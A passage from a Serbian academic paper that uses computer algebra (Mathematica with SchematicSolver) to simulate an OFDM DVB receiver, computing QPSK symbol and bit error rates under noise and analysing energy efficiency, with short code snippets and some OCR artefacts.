(eng. CAS - Computer Algebra Systems) i simboličke obrade može pomoći da se steknu uvid u to kako složen sistem funkcioniše. Termin post procesiranje (eng. Post Processing) se koristi u obradi signala za korišćenje dodatnog softvera na takav način da pronađe razumljive rezultate koji ne mogu biti izvedeni prethodnim softverima. Svrha ovog rada je da pruži CAS kôd koji simulira osnovnu obradu uključenu u generisanje OFDM signala u fizičkom kanalu i pronalazi razloge za neočekivane razlike u dobijenim signalima pomoću numeričkih simulacija. Izračunavanja se izvode korišćenjem *Mathematica* (Wolfram, 2003) i aplikativnim paketom *SchematicSolver* (Lutovac & Tosic, 2010). Simulacioni model je isti kao što je prikazano u radu (Acosta, 2008). Više detalja o tome kako se CAS može koristiti u teoriji upravljanja, telekomunikacijama, numeričkih nelinearnih optimizacija i pri dizajnu digitalnih filtera može se naći u radovima (Lutovac & Tosic, 2006; Tosic & Lutovac, 2007; Lutovac & Mladenovic, 2007; Lutovac et al., 2010, Lutovac et al., 2001). Kako bi procenio učinak, za nivo SNR, prijemni signal je demodulisan i dobijeni podaci su upoređeni sa originalnom informacijom. Rezultat simulacije je prikazan grafički u vidu verovatnoće greške po simbolu (eng. SER - Symbol Error Rate) u odnosu na signal/šum (eng. SNR – Signal-To-Noice), kao i verovatnoće greške po bitu (eng. BER - Bit Error Rate) u odnosu na SNR, koji obezbeđuje informacije o performansi sistema. Ovaj rad je prirodni nastavak rada (Mladenovic et al, 2010). Sa druge strane potrošnja energije pri prenosu informacija može imati značajnu ulogu u dužem vremenskom periodu. U pokušaju da se smanji potrošnja ulazi se u domen razmatranja njene optimalne iskorišćenosti za iste ili približno iste efekte prenosa informacije, što se naziva energetska efikasnost.

Ovaj rad je organizovan na sledeći način. U sekciji 2 daje se opis modela, načini i postupci korišćenja CAS i simboličke obrade. Sekcija 3 daje detaljnu analizu OFDM DVB prijemnika upotrebom navedenog pristupa. U sekcija 4 prikazana je zavisnost energetske efikasnosti u odnosu na energiju po bitu i energiju po simbolu. Zaključak je pokazan u sekciji 5.

## 2. METODE SIMBOLIČKE OBRADE

Vrednost simboličke obrade je poznata i u industriji i u akademskim krugovima. U industriji ona je korišćena kao pomoć u dizajnu sistema i elektronskih kola. U akademskim institucijama, korišćena je kao pomoćni alat u nastavi. Pišući simulacioni kôd za simboličku obradu mogu se izvoditi matematičke operacije bez grešaka, čak i da se pronađu grešaka u ručnom izvođenju objavljenih rezultata (Mladenovic et al, 2014). Takođe, simbolička obrada se može koristiti za pronalaženje izraza u zatvorenom obliku, i prilikom izračunavanja velikog broja iteracija; ili izvođenje funkcije greške usled konačne dužine reči u zapisu (Lutovac et al, 2013), Stoga, simbolička obrada može pomoći da se steknu uvid u to kako sistem radi, a još više može se koristiti u praksi jer numerički alati mogu imati problema sa tačnošću i značajno povećati složenost. Ona određuje neslaganje između teorijskih performansi i numeričkih simulacija


Simbolička obrada radi sa simbolima. Svaki simbol može biti zamenjen brojem kad simbolički izrazi postanu nepraktično, na primer, za crtanje odziva na određenu pobudu. Stoga, pisanje programa koji koriste simboličku obradu može izgledati kao skup instrukcija koje manipulišu simbolima i mogu da se koriste za obavljanje mnogo šireg spektra aktivnosti. Efikasnost simboličke obrade postaje važnija ako su sistemi i signali složeniji (Proakis & Salehi, 2000).

Ako ne postoji algebarsko rešenje za neki oblike obrade, i simbolička obrada neće biti u stanju da reši neki problem. Čak i tada, krajnji rezultat može biti izražen u vidu specijalne funkcije koja se može izračunati za poznate numeričke vrednosti parametara sistema. Neke metode u kojima je pogodno koristiti simboličku obradu su: izračunavanje frekvencijskog odziva, parametarske iteracije, optimizacija u dizajniranju filtra, itd.

## 3. OFDM PRIJEMNIK – SIMULACIONI MODEL

Kompletni OFDM DVB predajnik je simuliran primenom CAS u radu (Mladenovic et al, 2010). Parametri koji se koriste za simulaciju, uzeti su iz rada (Acosta, 2008). Dakle, vrednost $T_U = 224 \cdot 10^{-6}$ uzima se za period korisnog OFDM simbola, osnovna perioda je $T = T_U/2048$, parametar $G$ može biti biran za vrednosti 1/4, 1/8, 1/16 i 1/32, dajući trajanje zaštitnog intervala $delta = G \cdot T_U$. U ovom slučaju, ukupan period OFDM simbola je $T_S = T_U + delta$. Ukupan broj podnosilaca je $K_{max} = 1705$, a dužina IFFT/FFT je $F_S = 4096$. Noseća frekvencija je približno 90 MHz, što je u opsegu petog VHF TV kanala u bilo kom gradu. Odgovarajući simulacioni period $T$ se definiše kao osnovni period propusnog opsega, a to se odnosi na vremenski period $1/R_S$. Ostali parametri za potrebe simulacije su perioda osnovnog nosioca $q = 10$ i noseća frekvencija je $f_c = q \cdot (1/T)$. Simulacioni model je zasnovan na OFDM DVB signalima po standardima za Evropske zemaljske digitalne televizijske servise i proceduri korak-po-korak koja prati Matlab kôd opisan u radu (Acosta, 2008).

Sa druge strane, koristeći *SchematicSolver* možemo nacrtati blok dijagrame koji predstavljaju različite sisteme. Njena paleta obezbeđuje grafički korisnički interfejs za konstruisanje modela kao blok dijagrami korišćenjem miša za obavljanje zadataka crtanja. Prema tome, implementacioni kôd se generiše u pozadini i vidljiv je za korisnika. *SchematicSolver* opisuje sistem kao listu elemenata koja sadrži sve detalje za crtanje, rešavanje, simuliranje i implementaciju sistema. Slika 1. prikazuje blok




Sl. 1 Blok dijagram OFDM DVB prijemnika i frekventni odziv



DOI: 10.15308/Synthesis-2015-224-231

dijagram OFDM DVB prijemnika nacrtanog korišćenjem *SchematicSolver* i njegov frekventni odziv.

## A. Prijemni signal

U radu (Acosta, 2008) nije razmatrana analiza sistema u prisustvu AWGN, samo zakašnjenja koje nastaje kao posledica širenja signala koje nastaje kao posledica širenja signala (Bank et al, 2010). U ovom radu, AWGN se dodaje u kanal i posmatra se simbolički simulacioni model od početka do kraja.


Na početku je potrebno generisati neke važne parametre. Oznaka uoft se odnosi na signal koji se šalje iz OFDM DVB predajnika (Acosta, 2008), što je označeno sa $s(t)$ u blok dijagramu. Signal $s(t)$ prolazi kroz AWGN kanal gde su prisutni šum i kašnjenje označeni sa n i delay na prijemu, respektivno. Prema (Acosta, 2008) usvoja se da je delay = 64. Na slici 2 pokazan je prijemni signal u prisustvu AWGN sa kašnjenjem pre procesa demodulaciju. Prijemni signal sa kašnjenjem i AWGN obeleženi su kao rxSER.

```
rxSER = Table[uoft[[ ;; ]] + 10^(-EsN0dB[[ii]]/20) * n[[ ;; ]], {ii, Length[EsN0dB]}];
```

gde je šum predstavljen na sledeći način

```
n = 1/Sqrt[2] (RandomReal[NormalDistribution[0, 1], Nsymb] + I * RandomReal[NormalDistribution[0, 1], Nsymb]);
```

Oznaka [[;;]] znači da su svi simboli uključeni u obradu. EsN0dB je definisanu u odeljku D ove sekcije. Broj nivoa za QPSK je numLevel = 4, a Nsymb pokazuje broj simbola.





Sl. 2 Prijemni signal $s(t)$ u prisustvu AWGN i kašnjenja


Sledeći korak je uvođenje kašnjanja u signal gde se dobija novi signal obeležen `uoftnew`:

```
uoftnew=PadLeft[rxSER[[1]][[;;]] // SequenceToList,Length[s]+delay] //
    ListToSequence
```

Instrukcija ListToSequence konvertuje listu uzoraka u niz (sekvencu), a SequenceToList radi suprotnu operaciju. Nakon uvođenja simboličkog kôda prati proces demodulacija signala i oblici signala su prikazani na Slici 3 i 4.




Sl. 3 Realni deo prijemnog signala nakon konverzije na dole u tački (F)




Sl. 4 Imaginarni deo prijemnog signala nakon konverzije na dole u tački (F)




DOI: 10.15308/Synthesis-2015-224-231

Generisani kôd za prijemni signal u tački (F) je:

```
s=Re[ListToSequence[SequenceToList[uoftnew[[1;;Length[uoftnew]]]] * ã^(I 2. p
fc Table[i,{i,0, Length[uoftnew]-1}])]];
```

Na slici 5 je prikazan frekventni odziv i propusni opseg jednog kanala u tački (F) obeležen kao r_tilde.





Sl. 5 Frekventni odziv signala r_tilde u tački (F)


## B. Generisanje obrađenog signala

U radu (Acosta, 2008), predložen je Butterworthov filter 13$^{og}$ reda sa graničnom frekvencijom od 1/*T*, a isti filter je realizovan pomoću *SchematicSolver*a u radu (Mladenovic et al, 2010). Spomenuti filter je isti i kod predajnika i kod prijemnika. Butterworthove filtere karakteriše amplitudni odziv koji ima maksimalno ravan odziv amplitude u propusnom opsegu. Amplitudni odziv je prikazan u radu (Mladenovic et al, 2010). Na slikama 6 i 7 pokazani su vremenski odzivi signala r_info u fazi i u kvadraturi posle filtriranja u tački (G). *SchematicSolver* pruža generisanje procesa filtriranja koristeći

```
{rInfoRe, rInfoFinalR}= DiscreteSystemImplementationProcessing[rTildeRe,
initialConditions, systemParameters, procedureName];
```





Sl. 6 Vremenski odziv u fazi (G)




Sl. 7 Vremenski odziv u kvadraturi (G)

Sledeći blok je kolo za odmeravanje i njegov odziv signala je prikazan na slici 8.




Sl. 8 Posle odmeravanja vremenski odziv signala r_data u (H)




DOI: 10.15308/Synthesis-2015-224-231


## C. QPSK konstelacija i post procesiranje

FFT bloka sledi posle niskopropusnog filtriranje i uzorkovanja primljenog OFDM signala. Izlaz FFT modulacije bloka dobija se konstelacioni dijagram. Ovo prolazi kroz QPSK slajser, koji dodeljuje primljene simbole u četiri moguće konstelacione tačke. U idealnom slučaju simboli su označeni kao alphabet={-1-I,-1+I,1-I,1+I}. Greška, koja je greška simbola i označen kao inf, izračunava se upoređivanjem originalne konstelacije sa jednom dobijenom iz QPSK slajsera. Originalni konstelacioni dijagram je prikazan na slici 9, dok je konstelacija na prijemu prikazana na slici 10, i implementacioni kôd je napisan na sledeći način:

```
inf = Table[infoHnew[[j]] - alphabet, {j, Length[infoHnew]}];
Q = Table[Ordering[inf[[j]] /. z_Complex->{Re[z],Im[z]} //
     Abs,1],{j,Length[infoHnew]}] // SequenceToList;
alphabet = alphabet[[Q[[ ;; ]]]] // ListToSequence;
```




Sl. 9 Originalni konstelacioni dijagram QPSK signala bez AWGN i kašnjenja




Sl. 10 Originalni konstelacioni dijagram QPSK signala sa AWGN i kašnjenjem

U fazi post procesiranja, u ovom radu se izračunava poluprečnik kruga detekcije greške usled šuma i kašnjenja. Pošto su sva četiri kruga identična u oblasti detekcije, računa se poluprečnik samo jednog kruga. Prvo se eliminiše detektovani signal u centru kruga (u tačkama `alphabet={-1-I,-1+I,1-I,1+I}`).

$$a = \sqrt{(infRe[[x1]] - infRe[[x2]])^2 + (infIm[[x1]] - infIm[[x2]])^2};$$
$$b = \sqrt{(infRe[[x1]] - infRe[[x3]])^2 + (infIm[[x1]] - infIm[[x3]])^2};$$
$$c = \sqrt{(infRe[[x2]] - infRe[[x3]])^2 + (infIm[[x2]] - infIm[[x3]])^2};$$

gde su a, b, c dužine stranica proizvoljnog trougla, a x1, x2 i x3 proizvoljni indeksi pogrešno detektovanih tačaka na krugu. Korišćenjem Heronove formule i formule za izračunavanje poluprečnika moguće je pisati:

$$S = \frac{a+b+c}{2}; \qquad R = \frac{a*b*c}{4*\sqrt{S\,(S-a)*(S-b)*(S-c)}};$$

gde je S poluobim trougla, a R poluprečnik.

## D. Dobijanje BER i SER post procesiranjem

Post processing se koristi u obradi signala upotrebom dodatnog softvera na takav način da se pronađu rezultati koji ne mogu biti izvedeni od strane prethodnog softvera. *SchematicSolver* opisuje sistem kao simbolički objekat u obliku liste elemenata. Postoje dva različita načina za predstavljanje: grafičko prezentovanje blok dijagrama, i tekstualni opis na blok-dijagrama. Simbolička obrada se može izvesti kao automatsko generisanje kôda koji implementira sistem, izračunava ulaznu sekvencu čiji elementi mogu biti simboli ili brojevi, i obrađuju ulaznu sekvencu sa kôdom koji je isti za simulaciju i implementaciju.

Teorijski verovatnoća greške simbola za pravougaonu QAM konstelaciju je data u radu [20] i to:

$$P_M = 1 - \left(1 - P_{\sqrt{M}}\right)^2 \tag{1}$$

gde je

$$P_{\sqrt{M}} = 2\left(1 - \frac{1}{\sqrt{M}}\right) \cdot Q\left(\sqrt{\frac{3 \cdot E}{(M-1) \cdot N_0}}\right) \tag{2}$$

i Q-funkcija; M = 2k predstavlja broj nivoa i k broj bitova po simbolu. Rezultat simulacije je prikazan na slici 11 i slici 12. Za analizu post procesiranja Es/N0 pripada opsegu od z1= -3dB do z2= 20dB, tj. EsN0dB=Range[z1,z2]. Relacija koja povezuje prosečnu energiju po bitu i prosečnu energiju po simbolu opisana je preko kôda EbN0dB=Log[2,numLevel]*EsN0dB.



DOI: 10.15308/Synthesis-2015-224-231

Generisani signal sa AWGN definisan je

```
rxSER = Table[uoft[[ ;; ]] + 10^(-EsN0dB[[ii]]/20) * n[[ ;; ]], {ii, Length[EsN0dB]}];

rxNoiseSER = Sign[Re[rxSER]] + I * Sign[Im[rxSER]];
```

Razlika između originalnog signala i signala sa smetnjom, daje vektor sa sa pogrešnim bitovima na mestima gde je nastala pogrešna detekcija, i to je opisano na sledeći način

```
T = Table[tx - rxNoiseSER[[jj]], {jj, Length[EsN0dB]}];
X = Table[Position[T[[ii]], x_ /; x != 0], {ii, Length[EsN0dB]}];
nErrSER = Table[Length[X[[ii]]], {ii, Length[EsN0dB]}];
```


Simulacija pogrešnih simbola QPSK signala opisuje se preko kôda:

```
simSerQPSK = nErrSER[[ ;; ]]/Nsymb;
```


Teorijski model izračunavanja SER opisan je na simbolički način:

$$\text{theorySerQPSKdef} = \text{Erfc}\left[\sqrt{\frac{1}{2} * \left(10^{\frac{\text{EsN0dB}}{10}}\right)}\right] - \frac{1}{4} * \left(\text{Erfc}\left[\sqrt{\frac{1}{2} * \left(10^{\frac{\text{EsN0dB}}{10}}\right)}\right]\right)^2;$$

Upotrebom naredbe ListLogPlot dobija se




Sl. 11 Verovatnoće greške po simbolu u odnosu na SNR kod QPSK




Sl. 12 Verovatnoće greške po bitu u odnosu na SNR kod QPSK

Analiza BER je ista, osim što se uzima vrednost EbN0dB umesto EsN0dB. Lako je primetiti da su teorijski kriva i dobijena simbolična kriva gotovo iste.

## 4. ENERGETSKA EFIKASNOST OFDM PRIJEMNIKA

U poslednjoj deceniji u informacionim tehnologijama energetska efikasnost počinje da zauzima važno mesto kao bitan parametar u proceni potrošnje energije u nekom sistemu (Feng, 2013). Međutim, razni su pristupi u definicijama energetske efikasnosti i oni uglavnom zavise od oblasti u kojima se vrši procena i izračunavanje ovog bitnog parametra sa aspekta uštede energije (Digital Communications KTN, 2009). Tako i u ovom slučaju, mi ćemo posmatrati nekoliko aspekata energetske efikasnosti u definisati je u skladu sa parametrima sistema koji su dostupni i bitni za prenos informacija. Energetska efikasnost se definiše kao odnos ukupnog protoka informacija po svim nosiocima i ukupne energije po simbolu ili bitu, tj. energetska efikasnost je broj prenesenih simbola/bitova po Džulu (Huan et al, 2013). U ovom slučaju energetska efikasnost se računa u odnosu na ukupnu energiju koja je utrošena za prenos svih bitova u jednom trenutku.

U sekciji 3, podsekcija D, definisani su opsezi vrednosti EsN0dB i veza između njih. U skladu sa tim vrednostima izračunavamo energiju po simbolu (Huan et al, 2013): EnergijaPoSimbolu=10^(EsN0dB/10); i energiju po bitu: EnergijaPoBitu=10^(EbN0dB/10). Iz toga sledi da je protok izražen preko simbola: rEs=W/(2*M)*Log[2, EnergijaPoSimbolu] i protok izražen preko bitova: rEb=W/(2*M)*Log[2,EnergijaPoBitu], gde su W =2/T propusni opseg i M je broj nivoa simbola. Energetska efikasnost izražena preko odnosa ukupne energije koja je utrošena za prenos svih simbola u jednom trenutku iznosi Uees=rEs/ (EnergijaPoSimbolu // Total) i preko svih bitova Ueeb=rEb/ (EnergijaPoBitu // Total). Ukupan protok se dobija množenjem protoka po nosiocu sa ukupnim brojem nosilaca.


Na slikama 13 i 14 prikazane su promene energetske efikasnosti u zavisnosti od protoka po simbolu pri konstantnoj ukupnoj energiji koja se ulaže za slanje simbola, i promena energetske efikasnosti u funkciji promene ukupne energije za slanje simbola pri konstantnom protoku u simboli.

Povećanjem protoka u simbolima povećava se energetska efikasnost pri konstantnoj ukupnoj energiji po simbolu, dok se u drugom slučaju povećanjem energije po simbolu smanjuje energetska efikasnost pri konstantnom protoku u simbolima.


Na slikama 15 i 16 prikazane su promene energetske efikasnosti u zavisnosti od protoka po bitu pri konstantnoj ukupnoj energiji koja se ulaže za slanje bitova, i promena energetske efikasnosti u funkciji promene ukupne energije za slanje bitova pri konstantnom protoku u bitovima.




DOI: 10.15308/Synthesis-2015-224-231





Sl. 13 Energetska efikasnost OFDM sistema u odnosu na energiju po simbolu




Sl. 14 Energetska efikasnost OFDM sistema u odnosu na energiju po simbolu




Sl. 15 Energetska efikasnost OFDM sistema u odnosu na protok




Sl. 16 Energetska efikasnost OFDM sistema u odnosu na energiju po bitu

Sa slika se vidi da se povećanjem protoka u bitovima povećava energetska efikasnost pri konstantnoj ukupnoj energiji po bitu, i povećanjem povećanjem energije po bitu smanjuje energetska efikasnost.

## 5. REZIME

Algebarski računarski sistemi, simbolička obrada i post procesiranje su korišćeni za simulaciju OFDM DVB prijemnika. Uprkos činjenici da su numerički alati danas u široj upotrebi i imaju veliku zastupljenost u analizi i simulaciji u inženjerskim oblastima, simbolički pristup menja tačku gledišta i obezbeđuje elemente analize, simulacije i obrade koje trenutno ne postoje u numeričkim analizama. Samo neke od pogodnosti su opisane u ovom radu i to: vizionarski koncept naprednog računanja, potpuno integrisano matematičko okruženje, simbolički jezik, simbolički računarski jezik, razne računarske programske paradigme i kratak ciklus razvoja softvera. Na takav način, algebarski računarski sistemi i simbolička obrada otvara mnoge mogućnosti širenja novih ideja i promena konceptualnog dizajna koje je trenutno prisutno u oblasti elektrotehnike uopšte. Takođe, sve značajnu ulogu će imati i koncept energetske efikasnosti koji će morati da obezbedi racionalniju i optimizovaniju potrošnju energije u oblasti potrošnje električne energije.

## LITERATURA

Acosta, G. (2001). *OFDM Simulation Using Matlab*, Smart Antenna Research Laboratory. Retrieved May 20, 2003, from http://www.ece.gatech.edu/research/labs/sarl/ tutorials/OFDM/Tutorial_web.pdf

Bank, M., Bank, M., Hilp, B., & Mahlab, U. (2010). *OFDMA Systems, Pilot Signals and Doppler Effect.* The IUP Journal of Telecommunicationc, 2(2), 7-13.

